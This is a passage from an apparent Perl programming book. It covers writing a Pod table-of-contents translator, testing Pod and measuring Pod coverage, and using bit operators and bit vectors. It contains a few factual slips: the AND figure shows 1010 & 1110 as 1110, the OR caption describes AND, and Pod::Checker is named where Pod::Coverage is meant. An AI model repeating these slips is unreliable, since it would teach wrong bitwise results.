If you don't have a *dirname* utility, here's a quick Perl program that does the same thing, and it looks quite similar to the *dirname* program in the Perl Power Tools. It's something I use often when moving around the Perl library directories:

```
#!/usr/bin/perl
use File::Basename qw(dirname);
print dirname( $ARGV[0] );
```

Just from that, I can see that I can translate Pod to *nroff* (that's the stuff going to my terminal), text, RTF, XML, and a bunch of other formats. In a moment I'll create another one.

perldoc doesn't have switches to go to all of those formats, but its `-o` switch can specify a format. Here I want it in XML format, so I use `-oxml`, and add the `-T` switch, which just tells *perldoc* to dump everything to standard output. I could have also used `-d` to send it to a file:

```
% perldoc -T -oxml CGI
```

I don't have to stick to those formatters, though. I can make my own. I could use my own formatting module with the `-M` switch to pull in `Pod::Perldoc::ToRtf` for instance:

```
% perldoc -MPod::Perldoc::ToRtf CGI
```

Pod::Perldoc::ToToc

Now I have everything in place to create my own Pod formatter. For this example, I want a table of contents from the Pod input. I can discard everything else, but I want the text from the =head directives, and I want the text to be indented in outline style. I'll follow the naming sequence of the existing translators and name mine Pod::Perldoc::ToToc. I've even put it on CPAN. I actually used this module to help me write this book.

The start of my own translator is really simple. I look at one of the other translators and do what they do until I need to do something differently. This turns out to be really easy, because most of the hard work happens somewhere else:

```
package Pod::Perldoc::ToToc;
use strict;
use parent qw(Pod::Perldoc::BaseTo);

use Pod::TOC;

use warnings;
no warnings;

our $VERSION = '1.10';

sub is_pageable        { 1 }
sub write_with_binmode { 0 }
sub output_extension   { 'toc' }

sub parse_from_file {
    my( $self, $file, $output_fh ) = @_; # Pod::Perldoc object

    my $parser = Pod::TOC->new();

    $parser->output_fh( $output_fh );

    $parser->parse_file( $file );
    }

1;
```

For my translator I inherit from Pod::Perldoc::BaseTo. This handles almost everything that is important. It connects what I do in parse_from_file to *perldoc*'s user interface. When *perldoc* tries to load my module, it checks for parse_from_file, because it will try to call it once it finds the file it will parse. If I don't have that subroutine, perldoc will move on to the next formatter in its list. That -M switch I used earlier doesn't tell perldoc which formatter to use; it just adds it to the front of the list of formatters that *perldoc* will try to use.

In parse_from_file, the first argument is a Pod::Perldoc object. I don't use that for anything. Instead I create a new parser object from my Pod::TOC module, which I'll show in the next section. That module inherits from Pod::Simple, and most of its interface comes directly from Pod::Simple.

The second argument is the filename I'm parsing, and the third argument is the filehandle, which should get my output. After I create the parser, I set the output destination with `$parser->output_fh()`. The `Pod::Perldoc::BaseTo` module expects output on that filehandle and will be looking for it. I shouldn't simply print to `STDOUT`, which would bypass the `Pod::Perldoc` output mechanism; the module will complain that I didn't send it any output. Again, I get the benefit of all the inner workings of the `Pod::Perldoc` infrastructure. If the user wants to save the output in a file, that's where `$output_fh` points. Once I have that set up, I call `$parser->parse_file()`, and all the magic happens.

Pod::Simple

I don't have to actually parse the Pod in my TOC creator, because I use `Pod::Simple` behind the scenes. It gives me a simple interface that allows me to do things when certain events occur. All of the other details about breaking apart the Pod and determining what those pieces represent happen somewhere else, where I don't have to deal with them. Here's the complete source for my `Pod::TOC` module, which extracts the table of contents from a Pod file:

```
package Pod::TOC;
use strict;

use parent qw( Pod::Simple );

our $VERSION = '1.10';

BEGIN {
    my @Head_levels = 0 .. 4;

    my %flags = map { ( "head$_", $_ ) } @Head_levels;

    foreach my $directive ( keys %flags ) {
        no strict 'refs';

        *{"_start_$directive"} = sub {
            $_[0]->_set_flag( "_start_$directive" );
            print { $_[0]->output_fh } "\t" x ( $_[0]->_get_flag - 1 )
            };

        *{"_end_$directive"}   = sub {
            $_[0]->_set_flag( "_end_$directive" );
            print { $_[0]->output_fh } "\n"
            };
        }

    sub _is_valid_tag { exists $flags{ $_[1] } }
    sub _get_tag      {        $flags{ $_[1] } }
    }

sub _handle_element {
    my( $self, $element, $args ) = @_;
```

```
    my $caller_sub = ( caller(1) )[3];
    return unless $caller_sub =~ s/.*_(start|end)$/_${1}_$element/;

    my $sub = $self->can( $caller_sub );

    $sub->( $self, $args ) if $sub;
    }

sub _handle_element_start {
    my $self = shift;
    $self->_handle_element( @_ );
    }

sub _handle_element_end {
    my $self = shift;
    $self->_handle_element( @_ );
    }

sub _handle_text {
    return unless $_[0]->_get_flag;

    print { $_[0]->output_fh } $_[1];
    }
{
my $Flag;

sub _get_flag { $Flag }

sub _set_flag {
    my( $self, $caller ) = @_;

    return unless $caller;

    my $on  = $caller =~ m/\A_start_/ ? 1 : 0;
    my $off = $caller =~ m/\A_end_/   ? 1 : 0;

    unless( $on or $off ) { return };

    my( $tag ) = $caller =~ m/\A_.*?_(.*)/g;

    return unless $self->_is_valid_tag( $tag );

    $Flag = do {
           if( $on  ) { $self->_get_tag( $tag ) } # set the flag if we're on
        elsif( $off ) { undef }                   # clear if we're off
        };

    }
}

1;
```

The Pod::TOC module inherits from Pod::Simple. Most of the action happens when Pod::Simple parses the module. I don't have the parse_file subroutine that I need for Pod::Perldoc::ToToc, because Pod::Simple already has it, and I don't need it to do anything different.

What I need to change, however, is what Pod::Simple will do when it runs into the various bits of Pod. Allison Randal wrote Pod::Simple::Subclassing to show the various ways to subclass the module, and I'm only going to use the easiest one. When Pod::Simple runs into a Pod element, it calls a subroutine named _handle_element_start with the name of the element, and when it finishes processing that element, it calls _handle_element_end in the same way. When it encounters text within an element, it calls _handle_text. Behind the scenes, Pod::Simple figures out how to join all the text segments so I can handle them as logical units (e.g., a whole paragraph) instead of layout units (e.g., a single line with possibly more lines to come later).

My _handle_element_start and _handle_element_end are just wrappers around _handle_element. I'll figure out which one it is by looking at caller. In _handle_element, I take the calling subroutine stored in $caller_sub and pick out either start or end. I put that together with the element name, which is in $element. I end up with things such as start_head1 and end_head3 in $caller_sub. I need to show a little more code to see how I handle those subroutines.

When I get the begin or end event, I don't get the text inside that element, so I have to remember what I'm processing so _handle_text knows what to do. Every time Pod::Simple runs into text, no matter whether it's a =headN directive, a paragraph in the body, or something in an item list, it calls _handle_text. For my table of contents, I only want to output text when it's from a =head directive. That's why I have a bit of indirection in _handle_text.

In the foreach loop, I go through the different levels of the =head directive. Inside the outer foreach loop, I want to make two subroutines for every one of those levels: start_head0, end_head0, start_head1, end_head1, and so on. I use a symbolic reference (see Chapter 7) to create the subroutine names dynamically, and assign an anonymous subroutine to the typeglob for that name (see Chapter 8).

Each of those subroutines is simply going to set a flag. When a start_headN subroutine runs, it turns on the flag, and when the end_headN subroutine runs, it turns off the same flag. That all happens in _set_flag, which sets $Flag.

My _handle_text routine looks at $flag to decide what to do. If it's a true value, it outputs the text, and if it's false, it doesn't. This is what I can use to turn off output for all of the text that doesn't belong to a heading. Additionally, I'll use $flag to determine the indentation level of my table of contents by putting the =head level in it.

So, in order of execution: when I run into =head1, Pod::Simple calls _handle_element_start. From that, I immediately dispatch to _handle_element, which figures out that it's the start, and it knows it just encountered a =head1. From that, _handle_element figures out it needs to call start_head1, which I dynamically created. start_head1 calls _set_flag('start_head1'), which figures out based on the argument to turn on $Flag. Next, Pod::Simple runs into a bit of text, so it calls _handle_text, which checks _get_flag and gets a true value. It keeps going and prints to the output filehandle. After that, Pod::Simple is done with =head1, so it calls _handle_element_end, which dispatches to _handle_element, which then calls end_head1. When end_head1 runs, it calls _set_flag, which turns off $Flag. This sequence happens every time Pod::Simple encounters =head directives.

Subclassing Pod::Simple

I wrote this book using the Pod format, but one that O'Reilly Media has extended to meet its publishing needs. For instance, O'Reilly added an N directive for footnotes.[1] Pod::Parser can still handle those, but it needs to know what to do when it finds them.

Allison Randal created Pod::PseudoPod as an extension of Pod::Simple. It handles those extra things O'Reilly added, and serves as a much longer example of a subclass. I subclassed her module to create Local::DocBook, which I used to create the XML sources that the O'Reilly Atlas publishing system uses.

Pod in Your Web Server

Andy Lester wrote the Apache::Pod module (based on Apache::Perldoc by Rich Bowen) so he could serve the Perl documentation from his Apache web server and read it with his favorite browser. I certainly like this more than paging to a terminal, and I get the benefits of everything the browser gives me, including display styling, search, and links to the modules or URLs the documentation references.

Sean Burke's Pod::Webserver makes its own web server to translate Pod for the Web. It uses Pod::Simple to do its work and should run anywhere that Perl will run. If I don't want to install Apache, I can still have my documentation server.

Testing Pod

Once I've written my Pod, I can check it to ensure that I've done everything correctly. When other people read my documentation, they shouldn't get any warnings about formatting, and a Pod error shouldn't keep them from reading it, because the parser gets confused. What good is the documentation if the user can't even read it?

1. You may have noticed that we liked footnotes in *Learning Perl* and *Intermediate Perl*.

Checking Pod

Pod::Checker is another sort of Pod translator, although instead of spitting out the Pod text in another format, it watches the Pod and text go by. When it finds something suspicious, it emits warnings. Perl already comes with *podchecker*, a ready-to-use program similar to perl -c, but for Pod. The program is really just a program version of Pod::Checker, which is just another subclass of Pod::Simple:

```
% podchecker Module.pm
```

The *podchecker* program is good for manual use, and I guess that somebody might want to use it in a shell script, but I can also check errors directly through Pod::Simple. While parsing the input, Pod::Simple keeps track of the errors it encounters. I can look at these errors later:

```
*** WARNING: preceding non-item paragraph(s) at line 47 in file test.pod
*** WARNING: No argument for =item at line 153 in file test.pod
*** WARNING: previous =item has no contents at line 255 in file test.pod
*** ERROR: =over on line 23 without closing =back (at head2) at line 255 in
           file test.pod
*** ERROR: empty =head2 at line 283 in file test.pod
Module.pm has 2 pod syntax errors.
```

A long time ago, I wanted to do this automatically for all of my modules, so I created Test::Pod. It's been almost completely redone by Andy Lester and is now maintained by David Wheeler. I can drop a *t/pod.t* file into my test directory:

```
use Test::More;
eval "use Test::Pod 1.00";
plan skip_all => "Test::Pod 1.00 required for testing POD" if $@;
all_pod_files_ok();
```

Pod Coverage

After I've checked the format of my documentation, I also want to ensure that I've actually documented everything. The Pod::Coverage module finds all of the functions in a package and tries to match those to the Pod it finds. After skipping any special function names and excluding the function names that start with an underscore, the Perl convention for indicating private methods, it complains about anything left undocumented.

The easiest invocation is directly from the command line. For instance, I use the -M switch to load the CGI module. I also use the -M switch to load Pod::Coverage, but I tack on the =CGI to tell it which package to check. Finally, since I don't really want to run any program, I use -e 1 to give *perl* a dummy program:

```
% perl -MCGI -MPod::Coverage=CGI -e 1
```

The output gives the `CGI` module a rating, then lists all of the functions for which it didn't see any documentation:

```
CGI has a Pod::Coverage rating of 0.04
The following are uncovered: add_parameter, all_parameters, binmode, can,
cgi_error, compile, element_id, element_tab, end_form, endform, expand_tags,
init, initialize_globals, new, param, parse_params, print, put, r,
save_request, self_or_CGI, self_or_default, to_filehandle, upload_hook
```

I can write my own program, which I'll call *podcoverage*, to go through all of the packages I specify on the command line. That rating comes from the `coverage` method, which either returns a number between 0 and 1, or `undef` if it couldn't rate the module:

```
#!/usr/bin/perl

use Pod::Coverage;

foreach my $package ( @ARGV ) {
    my $checker = Pod::Coverage->new(
        package => $package
        );

    my $rating = $checker->coverage;

    if( $rating == 1 ) {
        print "$package gets a perfect score!\n\n";
        }
    elsif( defined $rating ) {
        print "$package gets a rating of ", $checker->coverage, "\n",
            "Uncovered functions:\n\t",
            join( "\n\t", sort $checker->uncovered ),
            "\n\n";
        }
    else {
        print "$package can't be rated: ", $checker->why_unrated, "\n";
        }
    }
```

When I use this to test `Module::NotThere` and `HTML::Parser`, my program tells me that it can't rate the first because it can't find any Pod, and it finds a couple of undocumented functions in `HTML::Parser`:

```
% podcoverage Module::NotThere HTML::Parser
Module::NotThere can't be rated: couldn't find pod
HTML::Parser gets a rating of 0.925925925925926
Uncovered functions:
    init
    netscape_buggy_comment
```

My *podcoverage* program really isn't all that useful, though. It might help me find hidden functions in modules, but I don't really want to depend on those, since they might disappear in later versions. I can use *podcoverage* to check my own modules to ensure I've explained all of my functions, but that would be tedious.

Fortunately, Andy Lester automated the process with `Test::Pod::Coverage`, which is based on `Pod::Checker`. By creating a test file that I drop into the `t` directory of my module distribution, I automatically test the Pod coverage each time I run `make test`. I lift this snippet right out of the documentation. It first tests for the presence of `Test::Pod::Coverage` before it tries anything, making the whole thing optional for the user who doesn't have that module installed, just like the `Test::Pod` module:

```
use Test::More;
eval "use Test::Pod::Coverage 1.00";
plan skip_all => "Test::Pod::Coverage 1.00 required for testing POD coverage" if $@;
all_pod_coverage_ok();
```

Hiding and Ignoring Functions

I mentioned earlier that I could hide functions from these Pod checks. Perl doesn't have a way to distinguish between public functions that I should document and other people should use, and private functions that I don't intend users to see. The Pod coverage tests just see functions.

That's not the whole story, though. Inside `Pod::Coverage` is the wisdom of which functions it should ignore. For instance, all of the special `Tie::` functions (see Chapter 16) are really private functions. By convention, all functions starting with an underscore (e.g., `_init`) are private functions for internal use only so `Pod::Checker` ignores them. If I want to create private functions, I put an underscore in front of their names.

I can't always hide functions, though. Consider my earlier `Pod::Perldoc::ToToc` subclass. I had to override the `parse_from_file` method so it would call my own parser. I don't really want to document that function, because it does the same thing as the method in the parent class but with a different formatting module. Most of the time the user doesn't call it directly, and it really just does the same thing as documentation for `parse_from_file` in the `Pod::Simple` superclass. I can tell `Pod::Checker` to ignore certain names or names that match a regular expression:

```
my $checker = Pod::Coverage->new(
    package => $package,
    private      => [ qr/\A_/ ],
    also_private => [ qw(init import DESTROY AUTOLOAD) ],
    trustme      => [ qr/\Aget_/ ],
    );
```

The `private` key takes a list of regular expressions. It's intended for the truly private functions. The `also_private` key is just a list of strings for the same thing, so I don't have to write a regular expression when I already know the names. The `trustme` key is a bit different. I use it to tell `Pod::Checker` that even though I apparently didn't document those public functions, I'm not going to. In my example, I used the regular expression `qr/\Aget_/`. Perhaps I documented a series of functions in a single shot instead of giving them all individual entries. Those might even be something that `AUTOLOAD` creates. The `Test::Pod::Coverage` module uses the same interface to ignore functions.

Summary

Pod is the standard Perl documentation format, and I can easily translate it to other formats with the tools that come with Perl. When that's not enough, I can write my own Pod translator to go to a new format, or provide new features for an existing format. When I use Pod to document my software, I also have several tools to check its format and ensure I've documented everything.

Further Reading

The *perlpod* documentation outlines the basic Pod format, and the *perlpodspec* documentation gets into the gory implementation details.

Allison Randal shows other ways to subclass `Pod::Simple` in `Pod::Simple::Subclassing`.

`Pod::Webserver` shows up as Hack #3 in *Perl Hacks*.

I wrote about subclassing `Pod::Simple` to output HTML in "Playing with Pod" for *The Perl Journal*, December 2005.

I wrote about `Test::Pod` in "Better Documentation Through Testing" for *The Perl Journal*, November 2002.

CHAPTER 15
Working with Bits

Perl is a high-level language, so I don't have to play with bits and bytes to get my job done. The trade-off, however, is that I have to let Perl manage how it stores everything. What if I want to control that? And what about the rest of the world, which packs a lot of information into single bytes, such as Unix file permissions? Or what if my array of tens of thousands of numbers takes up too much memory? Falling back to working with the bits can help that.

Binary Numbers

Almost all of us deal with binary computers, even to the point that it seems redundant to say "binary." When it gets down to the lowest levels, these deal with on or off, or what we've come to call 1 or 0. String enough of those 1s and 0s together, and I have the instructions to tell a computer to do something or the physical representation of data on a disk. And, although most of us don't have to deal with computers at this level, some of this thinking has reached into high-level programming because we have to deal with lower levels at some point.

Consider, for instance, the arguments that I use with `mkdir`, `chmod`, or `dbmopen` to set the file mode (also known as permissions, but it's actually more than just that). Although I write the mode as a single base-8 number, its meaning depends on its particular bit pattern:

```
mkdir $dir, 0755;
chmod 0644, @files;
dbmopen %HASH, $db_file, 0644;
```

I also get the file mode as one of the return values from `stat`:

```
my $file_mode = ( stat( $file ) )[2];
```

On Unix and Unix-like systems, that file mode packs in a lot of information, including the file permissions for the owner, group, and others—as well as bits for `setuid`, `setgid`, and some other stuff. Once I have it, I need to pick it apart. Perl has all of the necessary operators to do this, but I'll get to those later.

Writing in Binary

In some cases I might want to use a sequence of bits to represent a series of values. By giving every bit (or group of bits), I can use a single scalar to store multiple values while incurring the scalar variable memory overhead only once. Since computers can be very fast at bit operations, my operations on strings of bits won't be that slow, although the rest of the programming around this technique may slow things down. In Chapter 16, I'll use a bit string to store a DNA strand. While the memory requirements of my program drop dramatically, I don't see impressive speeds. Oh well; I'm always trading one benefit for another.

Since Perl 5.6, I have been able to specify values directly in binary using the `0b` notation. We partially covered this in Chapter 2 of *Learning Perl*:

```
my $value = 0b1;    # same as 1, 0x01,  01
my $value = 0b10;   #         2, 0x02,  02
my $value = 0b1000; #         8, 0x08, 010
```

I can use embedded underscores to make long binary values easier to read; Perl simply ignores them. A byte is a sequence of 8 bits, and a nybble is half a byte:

```
my $value = 0b1010_0101;             # by nybbles
my $value = 0b11110000_00001111;     # by bytes
my $value = 0b1111_0000___0000_1111; # by bytes and nybbles
```

Perl currently does not have (and is unlikely to get) a `bin` built-in that acts like `oct` or `hex` to interpret a number in a particular base. I could write my own, and I did—before Randal reminded me that the `oct` built-in handles binary, octal, and hexidecimal conversions:

```
my $number = oct( "0b110" ); # 6
```

Of course, once I assign the value to the variable, Perl just thinks of it as a number, which doesn't have an inherent representation, although Perl shows me values in the decimal representation unless I specifically tell it to do something else. I can output values in binary format with the `%b` format specifier to `printf` or `sprintf`. In this example, I preface the value with the literal sequence `0b` just to remind myself that I formatted the value in binary. All the ones and zeros give me a hint, but other bases use those digits too:

```
#!/usr/bin/perl

my $value = 0b0011;

printf "The value is 0b%b\n", $value;
```

In that example I had to prefix the value with `0b` myself. I can use a different `sprintf` sequence to get it for free. By using a hash symbol, `#`, after the `%` that starts the placeholder, Perl prefixes the number with a string to indicate the base:

```
printf '%#b', 12;   # prints "0b1100"
```

I can get more fancy by specifying a width for the format. To always get 32 places in my binary representation, I put that width before the format specifier. I also add a leading 0 so that Perl fills the empty columns with zeros. The literal `0b` adds two characters to the value, so the total column width is 34:

```
printf "The value is 0b%034b\n", $value;

printf "The value is %#034b\n", $value;
```

I use this sort of code quite a bit since I often need to convert between bases, so I have some Perl one-liners to help me. I alias the following one-liners to commands I can use in the bash shell (your shell might do it differently). The `d2h` converts from decimal to hexadecimal, the `o2b` converts from octal to binary, and so on. These tiny scripts might come in handy as you go through this chapter:

```
# for bash. your shell is probably different.

alias d2h="perl -e 'printf qq|%X\n|, int( shift )'"
alias d2o="perl -e 'printf qq|%o\n|, int( shift )'"
alias d2b="perl -e 'printf qq|%b\n|, int( shift )'"

alias h2d="perl -e 'printf qq|%d\n|, hex( shift )'"
alias h2o="perl -e 'printf qq|%o\n|, hex( shift )'"
alias h2b="perl -e 'printf qq|%b\n|, hex( shift )'"

alias o2h="perl -e 'printf qq|%X\n|, oct( shift )'"
alias o2d="perl -e 'printf qq|%d\n|, oct( shift )'"
alias o2b="perl -e 'printf qq|%b\n|, oct( shift )'"
```

Bit Operators

Perl's binary operators do the same things they do in C, and for the most part act like they do in the particular version of the C library with which your Perl was compiled.

Whenever I need to work in binary and look something up, I usually reach for my C book[1] mostly because that's where I first learned it.

Unary NOT (~)

The unary NOT operator (sometimes called the complement operator), ~, returns the bitwise negation, or one's complement, of the value based on the integer size of the architecture. This means it doesn't care what the sign of the numeric value is; it just flips all the bits:

```
my $value      = 0b1111_1111;
my $complement = ~ $value;
printf "Complement of\n\t%b\nis\n\t%b\n", $value, $complement;
```

I see that even though I gave it an 8-bit value, it comes back as a 64-bit value:

```
Complement of
    11111111
is
    1111111111111111111111111111111111111111111111111111111100000000
```

That's not very nice output. I'd like the values to line up properly. To do that, I need the integer size. That's easy enough to get from the Perl configuration, though (see Chapter 10). The integer size is in bytes, so I multiply by 8 the value I get from Perl's configuration:

```
#!/usr/bin/perl
# complement.pl

use Config;
my $int_size   = $Config{ivsize} * 8;

print "Integer size is $int_size\n";

my $value      = 0b1111_1111;
my $complement = ~ $value;
printf "Complement of\n\t%${int_size}b\nis\n\t%${int_size}b\n",
    $value, $complement;
```

Now my values line up properly, although I'd like it even more if I could see the leading zeros. You can figure that one out on your own:

```
Int size is 64
Complement of
                                                            11111111
is
    1111111111111111111111111111111111111111111111111111111100000000
```

1. That would be the Waite Group's *New C Primer Plus*. They had a C++ book too, and I called it the "New C Plus Plus Primer Plus." Last time I looked you could still buy these used on Amazon for under a dollar.

I also have to be careful how I use the result I got from a unary NOT. Depending on how I use it, I can get back different values. In the next example I put the bitwise NOT value in `$negated`. When I print `$negated` with `printf`, I see that I flipped all the bits, and that the negative value is 1 greater in magnitude than the positive value. That's two's complement thinking, and I won't go into that here. However, when I print the number with a plain ol' `print`, Perl treats it as an unsigned value, so that bit-flipping doesn't do anything to the sign for the numbers that started positive, and it makes negative numbers positive:

```
#!/usr/bin/perl
# unary-not.pl

foreach my $value ( 255, 128, 5, 65534  ) {
    my $negated = ~ $value;

    printf "  value is %#034b  %6d\n",   $value,   $value;

    printf "~ value is %#034b  %6d\n", $negated, $negated;

    print  "  value is ", $negated, "\n\n";
    }
```

The resulting output can be confusing if you don't know what's happening (which means I shouldn't use this liberally if I want the next programmer to be able to figure out what's going on):

```
value is 0b00000000000000000000000011111111     255
    ~ value is 0b1111111111111111111111111111111111111111111111111111111100000000
      -256
value is 18446744073709551360

value is 0b00000000000000000000000010000000     128
    ~ value is 0b1111111111111111111111111111111111111111111111111111111101111111
      -129
value is 18446744073709551487

value is 0b00000000000000000000000000000101       5
    ~ value is 0b1111111111111111111111111111111111111111111111111111111111111010
      -6
value is 18446744073709551610

value is 0b00000000000000001111111111111110   65534
    ~ value is 0b1111111111111111111111111111111111111111111111110000000000000001
      -65535
value is 18446744073709486081
```

The ~ operator also lives near the top of the precedence chart, so it's going to do its work before most other operators have a chance to do theirs. Be careful with that.

Bitwise AND (&)

What if I don't want all those bits in the previous examples? I'm stuck with Perl's integer size, but I can use a bit mask to get rid of the excess. That brings me to the next operator, bitwise AND, `&`.

The bitwise AND operator returns the bits set in both first and second arguments. If either value has a 0 in that position, the result has a 0 in that position too. Or, the result has a 1 in the same position only where both arguments have a 1. Usually the second argument is called a *mask*, since its 0s hide those positions in the first argument (see Figure 15-1).

```
  1010
& 1110   # mask
------
  1110
```

Figure 15-1. Bit AND applies a mask to a value to extract certain bits

This lets me select the parts of a bit field that interest me. In the previous section, I used the ~ to take the complement of an 8-bit value but got back a 64-bit value. If I wanted only the last 8 bits, I could use `&` with a value that has the bits set in only the lowest byte:

```
my $eight_bits_only = $complement & 0b1111_1111;
```

I can do this with the hexadecimal representation to make it easier to read. The value `0xFF` represents a byte with all bits set, so I can use that as the mask to hide everything but the lowest byte:

```
my $eight_bits_only = $complement & 0xFF;
```

This is also useful to select just the bits I need from a number. For instance, the Unix file mode that I get back from `stat` contains the owner, group, and other permissions encoded into 2 bytes. Each of the permissions gets a nybble, and the high nybble has various other information. To get the permissions, I just have to know (and use) the right bit masks. In this case, I specify them in octal, which corresponds to the representation I use for `chmod` and `mkdir` (either in Perl or on the command line):

```
my $mode = ( stat($file) )[2];

my $is_group_readable   = $mode & 040;
my $is_group_writable   = $mode & 020;
my $is_group_executable = $mode & 010;
```

I don't like all of those magic-number bit masks, though, so I can make them into constants (again, see Chapter 10):

```
use constant GROUP_READABLE   => 040;
use constant GROUP_WRITABLE   => 020;
use constant GROUP_EXECUTABLE => 010;

my $mode = ( stat($file) )[2];

my $is_group_readable   = $mode & GROUP_READABLE;
my $is_group_writable   = $mode & GROUP_WRITABLE;
my $is_group_executable = $mode & GROUP_EXECUTABLE;
```

I don't even have to do that much work, though, because these already have well-known constants in the POSIX module. The `fcntl_h` export tag gives me the POSIX constants for file-permission masks. Can you tell which one does what just by looking at them?

```
#!/usr/bin/perl
# posix-mode-constants.pl

use POSIX qw(:fcntl_h);

# S_IRGRP S_IROTH S_IRUSR
# S_IWGRP S_IWOTH S_IWUSR
# S_IXGRP S_IXOTH S_IXUSR
# S_IRWXG S_IRWXO S_IRWXU
# S_ISGID S_ISUID

my $mode = ( stat( $ARGV[0] ) )[2];

print "Group readable\n"   if $mode & S_IRGRP;
print "Group writable\n"   if $mode & S_IWGRP;
print "Group executable\n" if $mode & S_IXGRP;
```

Binary OR (|)

The bitwise OR operator, `|`, returns the bits set in either (or both) operands. If a position in either argument has the bit set, the result has that bit set (see Figure 15-2).

```
   1010
 | 1110
 ------
   1110
```

Figure 15-2. Bit OR finds the bits that are set in both values

I often use these to combine values, and you may have already been using them with operators such as `sysopen` and `flock`. Those built-ins take an argument that constrains (or allows) their action, and I build up those values by OR-ing values. Each of the values specifies a setting. The result is the combination of all the settings.

The third argument to sysopen is its mode. If I knew the bit values for the mode settings, I could use them directly, but they might vary from system to system. I use the values from Fcntl instead. I used this is Chapter 2 to limit what my file open can do:

```
#!/usr/bin/perl -T

use Fcntl qw(:DEFAULT);

my( $file ) = $ARGV[0] =~ m/([A-Z0-9_.-]+)/gi;

sysopen( my( $fh ), $file, O_WRONLY | O_APPEND | O_CREAT )
    or die "Could not open file: $!\n";
```

For file locking, I OR the settings I want to get the right effect. The Fcntl module supplies the values as constants. In this example, I open a file in read/write mode and immediately try to get a lock on the file. I pass the combination on exclusive lock, LOCK_EX, and nonblocking lock, LOCK_NB, so if I can't get the lock right away it dies. By OR-ing those constants, I form the right bit pattern to send to flock:

```
use Fcntl qw(:flock);

open my $fh, '+<', $file or die "Cannot open: $!";
flock( $fh, LOCK_EX | LOCK_NB ) or die "Cannot lock: $!";

...;

close $fh; # don't unlock, just close!
```

Without the LOCK_NB, my program would sit at the flock line waiting to get the lock. Although I simply exited the program in this example, I might want to sleep for a bit and try again, or do something else until I can get the lock.

Exclusive OR (^)

The bitwise XOR operator, ^, returns the bits set in either, but not both, operands. That's the part that makes it exclusive. If a position in either argument has the bit set, the result has the bit set, but only if the same position in the other argument doesn't have the bit set. That is, that bit can only be set in one of the arguments for it to be set in the result (see Figure 15-3).

```
  1010
^ 1110
------
  0100
```

Figure 15-3. Bit XOR finds the bits that are set only in one of the values

The bitwise operators also work on strings, although I'm not sure why anyone would ever want to do that outside of an Obfuscated Perl contest. I'll show one interesting example, good for quiz shows and contests, but leave the rest up to you. It's all in *perlop*.

So, what's the difference between "perl" and "Perl"?

```
% perl -e 'printf "[%s]\n", ("perl" ^ "Perl")'
[ ]
```

OK, that's a bit hard to see, so I'll use `ord` to translate that into its ASCII value:

```
% perl -e 'printf "[%d]\n", ord("perl" ^ "Perl")'
[32]
```

It's the space character! The `^` masks all of the positions where the bits are set in both strings, and only the first character is different. It turns out that they differ in exactly one bit.

I want to see the bit patterns that led to this. The `ord` built-in returns the numeric value that I format with `%b`:

```
% perl -e 'printf "[%#10b]\n", ord("perl" ^ "Perl")'
[  0b100000]
```

How do I get that value? First, I get the values for the upper- and lowercase versions of the letter *P*:

```
% perl -e 'printf "[%#10b]\n", ord( shift )' P
[ 0b1010000]
% perl -e 'printf "[%#10b]\n", ord( shift )' p
[ 0b1110000]
```

When I XOR those, I get the bits that are set in only one of the characters. The lowercase characters in ASCII have the same bit values except for bit 5, putting all the lowercase characters 32 positions above the uppercase ones (see Figure 15-4).

```
  0101_0000
^ 0111_0000
-----------
  0010_0000
```

Figure 15-4. Bit XOR finds the difference between "Perl" and "perl"

This leads to the *perlfaq1* answer that there is only one bit of difference between "perl" and "Perl" (although it also explains that we typically use "perl" to refer to the actual binary program and "Perl" for everything else).

Left << and Right >> Shift Operators

The bit-shift operators move the entire bit field either to the left, using `<<`, or to the right, using `>>`, and fill in the vacancies with zeros. The arrows point in the direction I'm shifting, and the most significant bit (the one that represents the greatest value) is on the left:

```
my $high_bit_set = 1 << 7;     # 0b1000_0000

my $second_byte  = 0xFF << 8;  # 0x00_00_FF_00
```

The bit-shift operators do not wrap values to the other end, although I could write my own subroutine to do that. I'll just have to remember the parts I'm about to push off the end and add them to the other side. The length of my values depends on my particular architecture, just as I discussed earlier.

I use the bit-shift operator with the return value from `system`, which is 2 bytes (or whatever the libc version of `wait` returns). The low byte has signal and core information, but it's the high byte that I actually want if I need to see the exit value of the external command. I simply shift everything to the right eight positions. I don't need to mask the value, since the low byte disappears during the shift:

```
my $rc = system( 'echo', 'Just another perl hacker, ' );
my $exit_status = $rc >> 8;
```

I don't need to save the return value from `system` because Perl puts it in the special variable `$?`:

```
system( 'echo', 'Just another perl hacker, ' );
my $exit_status = $? >> 8;
```

I can also inspect `$?` to see what went wrong in case of an error. I have to know the proper masks:

```
my $signal_id   = $? & 0b01111111; # or 0177, 127, 0x7F
my $dumped_core = $? & 0b10000000; # or 0200, 128, 0x80
```

Bit Vectors

Bit vectors can save memory by using a single scalar to hold many values. I can use a long string of bits to store the values instead of using an array of scalars. Even the empty scalar takes up some memory; I have to pay for that scalar overhead with every scalar I create. Using `Devel::Size`, I can look at the size of a scalar:

```
#!/usr/bin/perl
# devel_size.pl

use Devel::Size qw(size);

my $scalar;

print "Size of scalar is " .
  size( $scalar ) . " bytes\n";
```

On my Mac Pro running Perl v5.18.0 (64-bit), this scalar takes up 24 bytes, and it doesn't even have a value yet!

```
Size of scalar is 24 bytes.
```

I could use `Devel::Peek` to see some of this:

```
#!/usr/bin/perl
# devel_peek.pl

use Devel::Peek;

my $scalar;

print Dump( $scalar );
```

The output shows me that Perl has already set up some infrastructure to handle the scalar value:

```
SV = NULL(0x0) at 0x7f901402ff48
  REFCNT = 1
  FLAGS = (PADMY)
```

Even with nothing in it, the scalar variable has a reference count and the scalar flags. Now, imagine an array of several hundred or thousand scalar values, each with its own scalar overhead. That's a lot of memory before I even think about the values.

I don't need to use Perl's arrays to store my data. If I have enough data and another way to store it and then access it, I can save a lot of memory by avoiding the Perl variable overhead.

The easiest thing I can do is use a long string where each character (or some number of characters) represents an element. I'll pretend that I'm working with DNA (the biological sort, although you should probably use `BioPerl` for this sort of thing), and I'll use the letters T, A, C, and G to represent the base pairs that make up the DNA strand (I do this in Chapter 16, where I talk about tied variables). Instead of storing the sequence as an array of scalars each holding one character (or even objects representing that base), I store them as sequential characters in a single string where I only get the scalar overhead once:

```
my $strand = 'TGACTTTAGCATGACAGATACAGGTACA';
```

I can then access the string with `substr()`, which I give a starting position and a length:

```
my $codon = substr( $strand, 3, 3 );
```

I can even change values, since I can use `substr()` as an lvalue:

```
substr( $strand, 2, 3 ) = 'GAC';
```

Of course I can hide these operations behind functions, or I can even make an object out of the string and call methods on it to get or change the parts I want.

